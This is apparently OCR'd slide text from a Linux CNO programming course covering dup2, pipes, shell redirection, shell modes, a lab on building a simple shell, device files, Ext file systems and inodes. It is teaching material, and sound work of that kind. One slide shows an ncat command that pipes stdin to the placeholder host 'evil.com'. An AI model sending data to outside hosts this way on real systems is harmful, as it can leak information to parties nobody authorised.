
- Duplicating a file descriptor allows the new descriptor to be used as if it were the original (they refer to the same underlying file)
- The `dup2` function allows you to duplicate a file descriptor and specify the value of the new one
  - Remember file descriptors are simply integers
- If the value specified refers to an existing, open file descriptor, then it is silently `close`d first
- The call `dup2(my_socket, my_dup_socket)`:
  - makes `my_dup_socket` refer to the same socket as `my_socket`
  - **closes the initial socket** `my_dup_socket` (if any)

Shell Piping

- To redirect the standard output of one process to the standard input of another you can
  1. Create a pipe using `pipe`
  2. Call `fork` twice to create two children
  3. Call `close` on the unused ends of the pipe in each process
  4. Duplicate the writing end of the pipe to `STDOUT_FILENO` in one process, using `dup2`
  5. Duplicate the reading end of the pipe to `STDIN_FILENO` in the other process, using `dup2`
  6. Clean up by calling `close` on the original ends of the pipe
- When one process writes data to standard output, that data can be read by the other process using standard input


Piping and Redirection

- Establish Pipe (as shown before)




Piping and Redirection *(continued)*

- Duplicate descriptors using dup2()



Piping and Redirection *(continued)*

- Close extra descriptors – blocking by default and will hang if not closed!



Shell Redirection

- Shell commands can also have their output redirected to other locations, such as a file
  - Example: `cat /proc/cpuinfo > /tmp/cpuinfo.txt`
- You can tailor this redirection to your specific needs using a variety of special character strings

STRING	MEANING	EXAMPLE
>	Redirect stdout to a file	ls -l > /tmp/file.txt
>>	Redirect and append to file	ls -l >> /tmp/file.txt
i>	Redirect file i to file	cp noexist.txt bob 2> /dev/null
i>&j	Redirect file i to file j	cp noexist.txt bob 2>&1
0<	Accept input from a file	grep needle 0< haystackfile.txt

- There are others: see `man bash` for more

A Quick Aside


- The hyphen character, -, is used by convention by many different programs to be a placeholder for standard in or standard out
- For example, `cat -` is the same as `cat /dev/stdin`
- Throughout this class it will be useful to run various commands and pipe them into others, especially for interacting with remote network applications
- `ncat` is a great utility for interacting with both clients and servers
- When piping data to ncat, it is often useful to send through `cat` as an intermediate, to prevent premature disconnect:
  - `(echo -e "MSG\n"; cat -) | ncat evil.com 8080`

Shell Modes

- A shell has different modes that dictate how it behaves in certain situations
- A shell can be a **login** shell or a **non-login** shell
- A login shell is launched when your user first logs in
  - To tell the shell that it is a login shell, the login process passes argv[0] prepended with a hyphen (if bash printed out argv[0] it would be “-bash”)
  - A login shell sets up more environment variables and executes things like ~/.bash_profile
- When you want to impersonate and adopt the full environment of another user, you use `su - <username>`, which tells the resulting shell to be a login shell

Shell Modes *(continued)*

- Login shells are created on first login (SSH, su -, terminal login)
- Non-login shells are created when you create a new shell session inside an existing one (such as running /bin/bash from an existing shell or opening an X terminal window)
- Because of the prepended hyphen, you can see which running shells are login shells using `ps`
  - `ps -ef | grep bash`



```
[student@localhost ~]$ ps -ef | grep bash
student    4001  3996  0 14:36 pts/0    00:00:00 -bash
student    5933  5923  0 14:49 pts/1    00:00:00 -bash
student    7356  7351  0 18:18 pts/2    00:00:00 bash
student    7810  5933  0 19:37 pts/1    00:00:00 grep --color=auto bash
[student@localhost ~]$
```

- See if your current shell is a login shell with `echo $0`

Shell Modes *(continued)*

- A shell can also be interactive or non-interactive
- According to the GNU manual:
  - "An interactive shell is one started without non-option arguments, unless -s is specified, without specifying the -c option, and whose input and error output are both connected to terminals (as determined by isatty(3)), or one started with the -i option."
- Basically an interactive shell is one that expects user input from the keyboard and output to some screen
- A non-interactive shell can be created by the invocation of a shell script

INTERACTIVE	LOGIN	EXAMPLE
Yes	Yes	Terminal login from workstation
Yes	No	X terminal window in desktop environment
No	Yes	Rare; some daemons use this for reading profile data when running startup scripts
No	No	Cron running a shell script

LINUX
CNO
Programming

ADVANCED CYBER TRAINING PROGRAM

Lab 2

MASH - My ACTP Shell

ManTech

Lab - Goals

- Create your own simple shell called mash
- Your shell should
  - Interpret user input line by line from stdin (use fgets or getline)
  - Prompt the user with a ">> " each time a command completes
  - If the command entered by the user is a keyword, it should take the appropriate action
  - If the command is not a keyword, it should attempt to execute the command using `fork` and `execv`
    - Keywords are "exit" and "quit" – feel free to add more
    - You may find the POSIX function `wordexp` extremely useful
  - If the command is prepended by a &, do not wait for the child process to complete before returning to the prompt
    - Otherwise, wait for it to be completed
  - If the user presses Ctrl+C, terminate the current active child process

Lab - Goals

- Once you have rudimentary shell functionality extend your shell to support the pipe operator (|)
- You should scan your input line to see if a pipe exists, and if one does, execute both of the specified utilities, redirecting standard input and standard output as needed
  - Standard output of the first command should be redirected to the standard input of the first (see `pipe` and `dup2`)
- Note: You only need to support one pipe per command
  - If you want to support more, or infinite, feel free.

Lab - Requirements

- No, you cannot simply invoke the real shell behind the scenes
- Reap your zombies!
  - The easiest way to do this is just by calling `waitpid` in a loop inside a SIGCHLD signal handler (with no hang option)

Lab - Bonus

- Extend your shell to allow the “fg” and “bg” commands
- Extend your shell to support multiple background jobs
- Extend your shell to send `SIGSTOP` to the active child when Ctrl+Z is pressed
- Extend your shell to have a history (accessible by the up and down arrows)
- **Extend your shell to support redirection of `stdin/stdout/stderr`**
- Extend your shell to support a scripting language

LINUX
CNO
Programming

ACTP
ADVANCED CYBER TRAINING PROGRAM

Devices

Device Files

- Remember the Unix paradigm: everything is a file
- Devices, such as keyboards, disk drives, mice, etc. are represented as special files in /dev
    - Virtual devices (like virtual terminals) are also represented here
- Devices can be either character devices (operated on character by character) or block devices (operated on block by block, where blocks are some fixed number of bytes)
- The `mknod` system call (and associated utility `mknod`) can create these files

Device Files *(continued)*

- Each device file has a major ID and minor ID
  - The major ID represents the device class (12 bits, historically 8 bits)
  - The minor ID uniquely represents this device in the class (20 bits, historically 8 bits)
- These IDs are used by the kernel to look up an appropriate driver to control the device
- IDs are assigned by the Linux Assigned Names and Numbers Authority (LANANA)
  - See lanana.org for more details
  - Example: Major ID 10, Minor ID 5 is Atari Mouse
  - Example: Major ID 1, Minor ID 5 is Null Byte Source (/dev/zero)

Device Naming

- The device files in /dev follow (or should follow) naming conventions to avoid collisions
- Typically, the convention involves an abbreviation of the device type as a prefix, followed by a numerical or alphabetical suffix
  - Example: /dev/sda is the first SCSI (or SATA) disk
  - Example: /dev/hdb is the second IDE hard drive
  - Example: /dev/nvme0 is the first NVMe drive
- Others are more well-known and not at risk of collision, such as /dev/zero, /dev/null, /dev/random

Device Naming *(continued)*

- Many modern systems also employ the Predictable Interface Names (PIN) for naming Ethernet devices
- The original eth0, eth1, etc., were unpredictable because across multiple boots different physical devices would sometimes get different names (e.g., LAN ports 1 and 2 being randomly assigned eth0 and eth1, inconsistently)
- PIN fixes this by incorporating additional information about the hardware
  - Example: enp0s2 means “Ethernet, bus 0, slot 2”
- See `ifconfig` to see Ethernet device names
  - Some Unix systems have these devices mapped to /dev
    - Linux does not

Storage Devices

- Some devices, such as USB flash drives and hard disks, contain file systems which house other files
- These drives are divided into partitions, which can contain any arbitrary data and are treated by the kernel as separate devices
  - Example: /dev/sda1 and /dev/sda2 are the first two partitions of the first SCSI/SATA drive
- Partitions typically hold a file system or swap area (for memory management use by the kernel)
- Let's talk about how file systems are accessed

LINUX
CNO
Programming

ADVANCED CYBER TRAINING PROGRAM

File Systems


ManTech

Virtual File System

- The Linux Virtual File System (VFS) is an abstraction layer that allows Linux to support many different types of files systems with a single interface
- File system developers provide custom implementations of a set of standard functions that the kernel uses internally to manage all file systems
- As a result, the kernel can support a variety of different file systems (Ext4, FAT32, NTFS, etc.) without having any knowledge of their internal workings
- This also allows easy interoperation between file systems of different types (think about cp bewteen a USB drive and hard drive)

Virtual File System *(continued)*

- POSIX standards define a single userspace interface to interact with files (e.g., `read`, `write`, `close`, etc.)
- The VFS defines a single kernelspace interface to interact with file system drivers



Virtual File System *(continued)*

- We will save a more detailed discussion of the internals of the VFS for the kernel internals class
- However, some aspects of the VFS are relevant to a userspace view, and we will cover these now

The Ext Filesystem

- The Extended (Ext) file system was created 1992 specifically for the Linux kernel
- Ext2 succeeded Ext in 1993, and became the default for most Linux distributions
- Ext3 introduced journaling
- Ext4 is the most recent version, and the Ext4 driver supports Ext3 and Ext2 as well
  - Most Linux systems will use this as the default

Other File Systems

- XFS – Extended File System
  - High performance 64 bit journaling file system
  - Added to Linux kernel in 2001
  - Highly scalable
  - Default for RHEL/CentOS
- JFS – Journaling File System
  - 64 bit journaling file system
  - Default for AIX
- Btrfs
  - “Better FS” or “Butter FS” depending on who you ask
  - System is based on copy-on-write principle
  - Focus was implementing advanced features while emphasizing repair and easy administration

File Systems


- Squashfs
  - A compressed read-only file system for Linux
  - Intended to be used for archives and for low memory systems
  - Commonly used for Live CD/USB versions of Linux
- ReiserFS
  - First journaled file system to be included with Linux
  - Was default file system for SUSE until about 2006
  - In it's prime it was an advanced file system that offered capabilities not supported by other file systems of the day
  - Created by a convicted murderer
- Run `df -Th` to see active filesystems on your system

Generality Note

- Most of the information contained in the next slides discusses how the Ext family of filesystems organize their data on disk (specifically Ext2)
- Though the details may vary for different systems, the basic structures and concepts have similar counterparts in Ext
- Since Ext is native to Linux, the VFS essentially expects any file system to implement similar features/structures
  - This does not restrict the utility of VFS because file system drivers can emulate file system data structures that the physical layout on disk may not have
  - Example: NTFS does not have i-nodes, but the NTFS driver in the Linux kernel emulates them

File System Structure

- File systems are contained within partitions (and partitions are contained within devices)
- The basic unit of a file system is a block – a set of contiguous bytes of a fixed size (e.g., 4096)
- Blocks have a type
  - Boot block
  - Superblock
  - i-node table
  - Data block




File System Structure

- The boot block is the first block in the file system
  - Used to store information to help the OS boot (bootloader)
  - May be multiple blocks depending on the bootloader size
  - May be unused (but present) if this partition is not a boot partition
- The Superblock follows the boot block sequentially
  - There are multiple copies of the superblock throughout the disk for backup
  - Stores meta data for the file system
    - Number of blocks
    - Size of blocks
    - Size of i-node table
    - Type of file system
    - Number of empty blocks
    - Number of filled blocks
- The i-node table is a list of index nodes called i-nodes, each of which contain some meta information about a file

Viewing File System Metadata

- To view information from the superblock
  1. Find the path to the filesystem you want to examine
  2. run `dumpe2fs` to view information



```
[student@fedora29 journal]$ df -Th
Filesystem              Type      Size  Used Avail Use% Mounted on
devtmpfs                devtmpfs  3.9G     0  3.9G   0% /dev
tmpfs                   tmpfs     3.9G     0  3.9G   0% /dev/shm
tmpfs                   tmpfs     3.9G  1.5M  3.9G   1% /run
tmpfs                   tmpfs     3.9G     0  3.9G   0% /sys/fs/cgroup
/dev/mapper/fedora-root ext4       49G  9.5G   37G  21% /
tmpfs                   tmpfs     3.9G   40K  3.9G   1% /tmp
/dev/sda2               ext4      976M  122M  788M  14% /boot
/dev/sda1               vfat      200M   18M  182M   9% /boot/efi
/dev/mapper/fedora-home ext4       70G  1.3G   65G   2% /home
tmpfs                   tmpfs     794M   20K  794M   1% /run/user/42
tmpfs                   tmpfs     794M   40K  794M   1% /run/user/1000
[student@fedora29 journal]$ sudo dumpe2fs /dev/mapper/fedora-root
dumpe2fs 1.44.3 (10-July-2018)
Filesystem volume name:   <none>
Last mounted on:          /
Filesystem UUID:          05ea922d-33a8-44a3-bf07-c88540c949de
Filesystem magic number:  0xEF53
Filesystem revision #:    1 (dynamic)
Filesystem features:      has_journal ext_attr resize_inode dir_index filetype needs_recovery extent 64bit flex_bg sparse_
super large_file huge_file dir_nlink extra_isize metadata_csum
Filesystem flags:         signed_directory_hash
```

Index Nodes (inodes)


- Where did the “i” in i-node come from?
  - *“In truth, I don't know either. It was just a term that we started to use. ‘Index’ is my best guess, because of the slightly unusual file system structure that stored the access information of files as a flat array on the disk, with all the hierarchical directory information living aside from this. Thus the i-number is an index in this array, the i-node is the selected element of the array.”* – Dennis Ritchie, co-creator of Unix
- An i-node (more modernly just inode) is a file system data structure that stores information about a file
  - Used to represent files and directories
  - Contains metadata about a file such as size, physical location, owner, group, permissions, timestamps, etc.
  - Contains pointers to the data blocks where the actual file contents are stored on disk

inode Numbers

- When files are created they receive a unique inode number
  - That number can be used to index into the correct inode structure in the filesystem (preallocated during formatting)
  - inode numbers are unique only to the filesystem in which they reside
    ^ and why hardlinks are not valid across filesystems
  - The number of inodes in a filesystem is fixed, and you can run out of inodes before you run out of data space
- Use `stat` or `ls -i` to see inode numbers
- Summary of inode data for your system, use `df -hi`
- see `man 7 inode`

Visualization

Looking at file A, with inode #2, with fragments A1 – A4 in different data blocks



*These pointers can be indirect
(e.g., point to intermediate blocks that store arrays of pointers to the data blocks)

Files and Directories

- Directories are a special type of file
- File data (and directory data) are stored in data blocks
- File data blocks store the file contents
- Directory data blocks store directory entries (dirents), one entry for every file in the directory, plus an additional two
    - The additional two are for "." and ".."
- Dirents store:
    - an inode number of the file (for lookup)
    - The name of a file (and its length)
    - The type of the file

Resulting Features

- The separation of data of directory entries from file contents allows the same file to be part of multiple directories and/or have multiple names
- The separation of data of file contents from file metadata allows a single place for permissions and other meta to be found, regardless of the path and name used to find its inode

Hard Links and Symbolic Links

- Hard links are new names for the same inode
